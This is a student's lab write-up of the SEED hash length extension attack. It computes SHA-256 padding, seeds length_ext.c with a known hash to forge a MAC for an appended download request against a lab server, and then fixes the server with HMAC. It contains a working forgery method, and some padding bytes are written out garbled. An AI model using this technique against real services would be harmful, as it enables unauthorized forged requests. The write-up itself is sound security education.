Hash Length Extension Attack Lab

SEED Project (seedsecuritylabs.org)

1 CONTENTS

2 INTRODUCTION (1.0)

When a client and a server want to communicate over the internet there is the risk of a Man in the Middle Attack (MITM). Thus, it is important that the server be proactive and validate the integrity of the request it receives from the client. The standard way to do this is by using a MAC and tagging that onto the end of the request. MACs are generated from a secret key and the message, an insecure way to do this is to concatenate the key with the message and calculate the one-way hash from that. This method allows an attacker to modify the message without knowing the secret key.

3 ENVIRONMENT (2.0)

This experiment was performed on an Ubuntu machine with a webserver set up in a docker container. A client can send this webserver commands that the MAC will get appended onto. The server will then only execute commands if the MAC is valid.

The server requires that a *uid* argument be passed, which is used to get the MAC kay from a file on the webserver. The following is an example of a valid command sent to the server.

```
http://www.seedlab-hashlen.com/?myname=JohnDoe&uid=1001&lstcmd=1
&mac=dc8788905dbcbceffcdd5578887717c12691b3cf1dac6b2f2bcfabc14a6a7f11
```

Task (3.1) – send a benign request to download a file


To get the MAC value I calculate the sha256 checksum of the following block of text:

123456:myname=LiamRyan&uid=1001&lstcmd=1&download=secret.txt

```
[01/19/22]seed@VM:~/LabHashExt$ echo -n "123456:myname=LiamRyan&uid=1001&lstcmd=1&download=secret.txt"
| sha256sum
e65a3704aa9f35892ebe35801acd8f93608763a68d9611a6a15ee29c830997fd  -
```

I then appended the MAC address onto that block, removed the key, and added the beginning, resulting in the following link:

http://www.seedlab-hashlen.com/?myname=LiamRyan&uid=1001&lstcmd=1&download=secret.txt&mac=e65a3704aa9f35892ebe35801acd8f93608763a68d9611a6a15ee29c830997fd



4 TASK (3.2) CREATE PADDING TO CONDUCT THE HASH LENGTH EXTENSION ATTACK.

The block size of SHA-256 is 64-bytes, so a message *M* would be padded to a multiple of 64. SHA256 paddings consist of one byte \0x80, followed by 0's and finally 8-byte length field (equal to the number of bits in *M*). Using the following message, I calculated the padding.

M = "123456:myname=LiamRyan&uid=1001&lstcmd=1"

M has a length of 40 and needs to be padded.

Padding = *64 – length(M) = 64-40 = 24* (including the 8-byte length field)

To get the length component I do the following:

*Length(M)*8-bits = 40*8 = 320 = 0x140*

This results in the following padding (Big-Endian byte order):

```
1 "123456:myname=LiamRyan&uid=1001&lstcmd=1"
2 "\x80"
3 "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
4 "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
5 "\0x00\x01\40x"
```

5 TASK (3.3) – PERFORMING THE LENGTH EXTENSION ATTACK.

We will now generate a valid MAC without knowledge of the MAC key. Assuming we know the MAC of a valid request *R*, and we also know the size of the MAC key we should be able to use the *length_ext.c* program with our values to perform the attack.

I started by confirming the program was working and that I could in-fact compile it.

```
[01/18/22]seed@VM:~/LabHashExt$ echo -n "This is a test message" | sha256sum
6f3438001129a90c5b1637928bf38bf26e39e57c6e9511005682048bedbef906  -

[01/18/22]seed@VM:~/LabHashExt$ gcc length_ext.c -o length_ext -lcrypto
[01/18/22]seed@VM:~/LabHashExt$

[01/18/22]seed@VM:~/LabHashExt$ ./length_ext
eb71f88b08909fa9fe582c994a6f620b739045287104bf44fad9a2d0e28d6bf3
```

Now that the program has compiled successfully and runs without errors, I can start preparing the actual hash length attack; I begin by calculating the SHA256 checksum of a valid request *R*.

```
[01/18/22]seed@VM:~/LabHashExt$ echo -n "123456:myname=LiamRyan&uid=1001&lstcmd=1" | sha256sum
68b3acf9a04b34bc81c3218fcfe0f01c6b51c03c18611eee8da8f9fd04a9dc98  -
[01/18/22]seed@VM:~/LabHashExt$
```

It produces the following hash. I colored each equal size chunk and put each chunk into the original message portion of the code in *length_ext.c*. I also replaced the additional message with the additional message for this attack and its length.

68b3acf9a04b34bc81c3218fcfe0f01c6b51c03c18611eee8da8f9fd04a9dc98

```
14 c.h[0] = htole32(0x68b3acf9);
15 c.h[1] = htole32(0xa04b34bc);
16 c.h[2] = htole32(0x81c3218f);
17 c.h[3] = htole32(0xcfe0f01c);
18 c.h[4] = htole32(0x6b51c03c);
19 c.h[5] = htole32(0x18611eee);
20 c.h[6] = htole32(0x8da8f9fd);
21 c.h[7] = htole32(0x04a9dc98);
22 // Append additional message
23 SHA256_Update(&c, "&download=secret.txt", 20);
```

In task (3.2) we had previously calculated the padding:

```
1 "123456:myname=LiamRyan&uid=1001&lstcmd=1"
2 "\x80"
3 "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
4 "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
5 "\0x00\x01\40x"
```


I re-compiled after adjusting the program and then ran it to get the MAC address for the attack.

```
[01/18/22]seed@VM:~/LabHashExt$ gcc length_ext.c -o length_ext -lcrypto

[01/18/22]seed@VM:~/LabHashExt$ ./length_ext
5a259de7697a36f1e3f611332c61a0c7f533c9732ac4f22a97181fb311f871c2
[01/18/22]seed@VM:~/LabHashExt$
```

I ended up with the final link below after putting all the pieces together. After writing the link to the browser we can see that we were able to use our knowledge of an existing valid MAC request and its length, without knowledge of the MAC key to append an additional request and have it validated and executed.

http://www.seedlab-hashlen.com/?myname=LiamRyan&uid=1001&lstcmd=1%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%01%40&download=secret.txt&mac=5a259de7697a36f1e3f611332c61a0c7f533c9732ac4f22a97181fb311f871c2



6 TASK (3.4) – MITIGATION THROUGH HMAC

I started by visiting the lab.py file where the previous insecure MAC value was calculated and replacing it with the built in function for calculating an HMAC.

```
def verify_mac(key, my_name, uid, cmd, download, mac):
    download_message = '' if not download else '&download=' + download
    message = ''
    if my_name:
        message = 'myname={}&'.format(my_name)
    message += 'uid={}&lstcmd='.format(uid) + cmd + download_message
    payload = key + ':' + message
    app.logger.debug('payload is [{}]'.format(payload))
    real_mac = hmac.new(bytearray(key.encode('utf-8')),
    msg=message.encode('utf-8', 'surrogateescape'),
    digestmod=hashlib.sha256).hexdigest()

    app.logger.debug('real mac is [{}]'.format(real_mac))
    if mac == real_mac:
        return True
    return False
```

After re-compiling, I tried booting it up and it did not work, it complained about invalid characters (presumably the quotes), so I went back and replaced them and re-compiled.

```
82      real_mac = hmac.new(bytearray(key.encode("utf-8")),
83      msg=message.encode("utf-8", "surrogateescape"),
```

Shutting down:

```
^CGracefully stopping... (press Ctrl+C again to force)
Stopping www-10.9.0.80 ... done
[01/18/22]seed@VM:~/LabHashExt$
```

Re-compiling & launching:

```
[01/19/22]seed@VM:~/LabHashExt$ docker-compose build
Building web-server
Step 1/4 : FROM handsonsecurity/seed-server:flask
 ---> 384199adf332
Step 2/4 : COPY app  /app
 ---> eeb7f048cc48
Step 3/4 : COPY bashrc /root/.bashrc
 ---> 88233a8ae5c4
Step 4/4 : CMD cd /app && FLASK_APP=/app/www flask run --host 0.0.0.0 --port 80 && tail -f /dev/null
 ---> Running in a1630cf7e79a
Removing intermediate container a1630cf7e79a
 ---> ec4249554f19

Successfully built ec4249554f19
Successfully tagged seed-image-flask-len-ext:latest
```

```
[01/18/22]seed@VM:~/LabHashExt$ dcup
Starting www-10.9.0.80 ... done
Attaching to www-10.9.0.80
www-10.9.0.80 |  * Serving Flask app "/app/www"
```

```
1 #!/bin/env python3
2 import hmac
3 import hashlib
4 key="123456"
5 message="myname=LiamRyan&uid=1001&lstcmd=1"
6 mac = hmac.new(bytearray(key.encode("utf-8")),
7         msg=message.encode("utf-8", "surrogateescape"),
8         digestmod=hashlib.sha256).hexdigest()
9 print(mac)
```


```
[01/18/22]seed@VM:~/LabHashExt$ python3 task4.py
13e05e6d0c44d0f157a56b372401d9437c1910fc2adc94a567305cbb7a50c9fe
[01/18/22]seed@VM:~/LabHashExt$
```

Using the provided program, I create a new mac value using HMAC, I then craft the link as I had previously in (3.1) with this new value, and it works.

Link used:

http://www.seedlab-hashlen.com/?myname=LiamRyan&uid=1001&lstcmd=1&mac=13e05e6d0c44d0f157a56b372401d9437c1910fc2adc94a567305cbb7a50c9fe

If I had used any of the previous links from step one it would not have worked, this is because HMAC calculates the MAC address in a different more secure manner, and we have setup the webserver container to use HMAC. Thus, mitigating the attack.



7 CONCLUSION

Hash length attacks work on our original method of calculating MAC because the attacker can use the hash of message-1 and the message length, to calculate the hash of some message-1 concatenated with message-2, where message-2 is an attacker-controlled message. All the attacker needs to know is the length of message-1 and the length of the secret. This is possible because of the insecure combination of values in producing a MAC where the MAC = *hash(secret + message)*. HMAC does not combine values in this way, and thus is no exposed to the same kind of vulnerability.

HMAC hashes twice over two passes as opposed to one. Taking the secret key, it makes two keys. On the first pass it hashes the *message + an inner key* (derived from the secret key). On the second pass, it hashes the previously made *hash + an outer key* (the other key made from the secret key). This produces the MAC address and is not vulnerable to the same sort of extension attack.

8 CITATIONS:

https://en.wikipedia.org/wiki/HMAC